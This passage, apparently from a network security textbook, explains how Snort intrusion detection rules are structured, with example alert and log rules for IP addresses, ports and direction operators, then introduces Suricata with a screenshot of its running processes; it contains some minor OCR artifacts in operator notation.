- All well-known and frequent attempts to exploit the vulnerabilities in the company's network
- The conditions in which a user thinks that a network packet(s) is unusual (i.e., if the identity of the packet is not authentic)

Snort rules, written for both protocol analysis and content searching and matching, should be robust and flexible. The rules should be "**robust**": the system should maintain a hard check on the activities taking place on the network and notify the administrator of any potential intrusion attempt. The rules should be "**flexible**": the system must be sufficiently compatible to act immediately and take necessary remedial measures according to the nature of the intrusion.

Both flexibility and robustness can be achieved using an easy-to-understand and lightweight rule-description language that aids in writing simple Snort rules. Consider the following two primary principles while writing Snort rules:

- ○ No written rule must extend beyond a single line; thus, rules should be short, precise, and easy to understand.
- ○ Each rule should be divided into two logical sections:
  - The rule header
  - The rule options

The rule header contains the rule's action, the protocol, the source and destination IP addresses, the source and destination port information, and the **Classless Inter-Domain Routing (CIDR) block**. The rule option section includes alert messages in addition to information about the inspected part of the packet to determine whether to take any rule action.



Rule Protocol
Rule Port
alert tcp any any -> 192.168.1.0/24 111 (content: "|00 01 86 a5|"; msg: "mountd access";)
Rule Action
Rule Format Direction
Rule IP Address
Alert Message

Figure 12.21: Example of Snort rules

Snort Rules: Rule Actions and IP Protocols

The rule header stores a complete set of rules to identify a packet and determines the action to be performed or rule to be applied. It contains information that defines the who, where, and what of a packet, as well as what to do if a packet with all the attributes indicated in the rule should show up. The first item in a rule is the rule action, which tells Snort "what to do" when it finds a packet that matches the rule criteria. There are five available default actions in Snort: alert, log, pass, activate, and dynamic. Furthermore, if Snort is running in the inline mode, you have additional options, which include drop and reject.

The IP sends data from one system to another via the Internet. It supports unique addressing for every computer on a network. Organize data on the IP network into packets. Each packet contains message data, source, destination, and more.

Snort supports three available IP protocols to tackle suspicious behavior:

- ○ **TCP**: The Transmission Control Protocol (TCP) is a part of the IP. It is used to connect two different hosts and exchange data between them.
- ○ **UDP**: **The** User Datagram Protocol (UDP) is used for broadcasting messages over a network.

- **ICMP**: The Internet Control Message Protocol (ICMP) is a part of the IP. The OS uses ICMP in a network to send error messages, for example.

Snort Rules: Direction Operator and IP Addresses

- **Direction Operator**

  This operator indicates the direction of interest for the traffic; traffic can flow either in a single direction or bidirectionally.

  Example of a Snort rule using the Bidirectional Operator:

  ```
  log !192.168.1.0/24 any <> 192.168.1.0/24 23
  ```

- **IP Addresses**
  - Identify the IP address and port that the rule applies to
  - Use keyword "any" to define the IP address
  - Use numeric IP addresses qualified with a CIDR netmask

  - Example of IP Address Negation Rule:

    ```
    alert tcp !192.168.1.0/24 any -> 192.168.1.0/24 111
    (content: "|00 01 86 a5|"; msg: "external mountd access";)
    ```

Snort Rules: Port Numbers

Port numbers can be listed in different ways, including the use of "any" ports, static port definitions, port ranges, and by negation. Port ranges are indicated by the range operator ":." The direction operator “-$>$” indicates the orientation or direction of the traffic to which the rule applies. Consider an IP address and port number on the left side of the direction operator as the traffic coming from the source host and the address and port information on the right side of the operator as the destination host. There is also a bidirectional operator, indicated by “$<>$”. This tells Snort to consider the address/port pairs in either the source or the destination orientation, and it is handy for recording/analyzing both sides of a conversation, such as telnet or POP3 sessions. Further, note that there is no “$<$-“ operator. In Snort versions before version 1.8.7, the direction operator did not provide proper error checking; hence, many people used invalid tokens. Note that “$<$-“ does not exist so that rules always read consistently.

The next fields in a Snort rule specify the source and destination IP addresses and ports of the packet, as well as the direction in which the packet is traveling. Snort can accept a single IP address or a list of addresses. When specifying a list of IP address, you should separate each one with a comma and then enclose the list within square brackets as follows:

```
[192.168.1.1,192.168.1.45,10.1.1.24]
```

When doing this, be careful not to use any whitespaces. You can also specify the ranges of IP addresses using CIDR notation or even include CIDR ranges within lists. Snort also allows you to apply the logical NOT operator ("!") to an IP address or CIDR range to specify that the rule should match all but that address or range of addresses. For example, an easy modification to the initial example is to change it such that an alert is raised upon detecting any traffic that has originated outside the local net using the negation operator.

Example of a Port Negation:

```
log tcp any -> 192.168.1.0/24 !6000:6010
```


Protocols	IP Address	Action
Log UDP any ->	192.168.1.0/24 1:1024	Log UDP traffic coming from any port and destination ports ranging from 1 to 1024
Log TCP any ->	192.168.1.0/24 :5000	Log TCP traffic from any port going to ports less than or equal to 5000
Log TCP any :1024 ->	192.168.1.0/24 400:	Log TCP traffic from the well-known ports and going to ports greater than or equal to 400

Table 12.2: Examples of a Port Negation

- **Suricata**

  Source: *https://suricata-ids.org*

  Suricata is a robust network threat detection engine capable of real-time intrusion detection (IDS), inline intrusion prevention (IPS), network security monitoring (NSM), and offline pcap processing. It inspects the network traffic using powerful and extensive rules and a signature language, and it provides powerful Lua scripting support for the detection of complex threats. With standard input and output formats such as YAML and JSON, integrations with existing tools such as SIEMs, Splunk, Logstash/Elasticsearch, Kibana, and other databases become effortless.



```
  1  [|                     1.3%]   11 [||                    3.4%]   21 [||                       3.9%]   31 [|                     1.3%]
  2  [||||                 11.5%]   12 [||||                  8.6%]   22 [||||||||||||||||||||||||100.0%]   32 [||                    3.4%]
  3  [|||||                13.8%]   13 [||                    1.3%]   23 [||||||||||              32.8%]   33 [                      0.0%]
  4  [|||||||||||          35.9%]   14 [|                     2.6%]   24 [||||||                  15.0%]   34 [||                    1.3%]
  5  [||||                 10.5%]   15 [|                     2.7%]   25 [|||||||                 18.0%]   35 [                      0.0%]
  6  [||||                 11.5%]   16 [|||                   8.5%]   26 [||||||||||||||          40.9%]   36 [||                    2.0%]
  7  [||||||               17.3%]   17 [||||||||||           29.9%]   27 [||||                    10.6%]   37 [||                    2.0%]
  8  [|||                   5.4%]   18 [|                     1.3%]   28 [||||                    11.4%]   38 [||                    2.0%]
  9  [||||                  8.9%]   19 [|                     2.7%]   29 [|||||||                 21.4%]   39 [|                     0.7%]
  10 [||||||||||           27.5%]   20 [||                    3.3%]   30 [|||||                   11.8%]   40 [|||                   6.0%]
  Mem[|||||||||||||||                           15.3G/93.2G]   Tasks: 31, 142 thr; 5 running
  Swp[                                              0K/112G]   Load average: 4.52 5.00 4.83
                                                               Uptime: 28 days, 14:22:21

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 4245 telegraf   20   0 3767M  131M 37916 S  0.0  0.1  4:52.82 │  └─ /usr/bin/telegraf -config /etc/telegraf/telegraf.conf -config-directory /etc/telegraf/tele
 9980 root       20   0 13.4G 13.1G 5849M S 572. 14.0    174h ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/suricata.
20278 root       20   0 13.4G 13.1G 5849M S  0.0 14.0  0:21.21 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20277 root       20   0 13.4G 13.1G 5849M S  0.0 14.0  0:12.56 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20276 root       20   0 13.4G 13.1G 5849M S  0.0 14.0  0:01.51 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20275 root       20   0 13.4G 13.1G 5849M S  7.0 14.0  1h52:55 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20274 root       20   0 13.4G 13.1G 5849M S  7.0 14.0  1h53:00 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20273 root       20   0 13.4G 13.1G 5849M S  1.4 14.0 21:48.04 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20272 root       20   0 13.4G 13.1G 5849M S  1.4 14.0 26:42.03 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20271 root       18  -2 13.4G 13.1G 5849M S 14.0 14.0  9h28:50 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20270 root       18  -2 13.4G 13.1G 5849M S 32.3 14.0  9h16:53 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20269 root       18  -2 13.4G 13.1G 5849M R 21.8 14.0 15h00:08 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20268 root       18  -2 13.4G 13.1G 5849M S 20.4 14.0  8h01:59 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20267 root       18  -2 13.4G 13.1G 5849M S 36.5 14.0 11h22:59 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20266 root       18  -2 13.4G 13.1G 5849M S 26.7 14.0  8h28:43 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20265 root       18  -2 13.4G 13.1G 5849M S 24.6 14.0  8h58:15 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20264 root       18  -2 13.4G 13.1G 5849M S 42.1 14.0  8h38:07 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20263 root       18  -2 13.4G 13.1G 5849M R 105. 14.0 10h48:33 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20262 root       18  -2 13.4G 13.1G 5849M S 38.6 14.0 13h47:17 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20261 root       18  -2 13.4G 13.1G 5849M S 16.1 14.0  9h37:24 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20260 root       18  -2 13.4G 13.1G 5849M R 18.2 14.0  9h22:21 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20259 root       18  -2 13.4G 13.1G 5849M S 28.1 14.0  7h45:07 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20258 root       18  -2 13.4G 13.1G 5849M S 22.5 14.0  7h24:20 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20257 root       18  -2 13.4G 13.1G 5849M S 20.4 14.0  8h46:18 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20256 root       18  -2 13.4G 13.1G 5849M S 45.6 14.0  7h38:28 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
20255 root       18  -2 13.4G 13.1G 5849M S 19.0 14.0  7h25:17 │  ├─ /usr/bin/suricata -D --af-packet -c /etc/suricata/suricata-dcso.yaml --pidfile /run/surica
F1Help  F2Setup F3SearchF4FilterF5SortedF6CollapF7Nice -F8Nice +F9Kill  F10Quit
```

Figure 12.22: Screenshot of Suricata

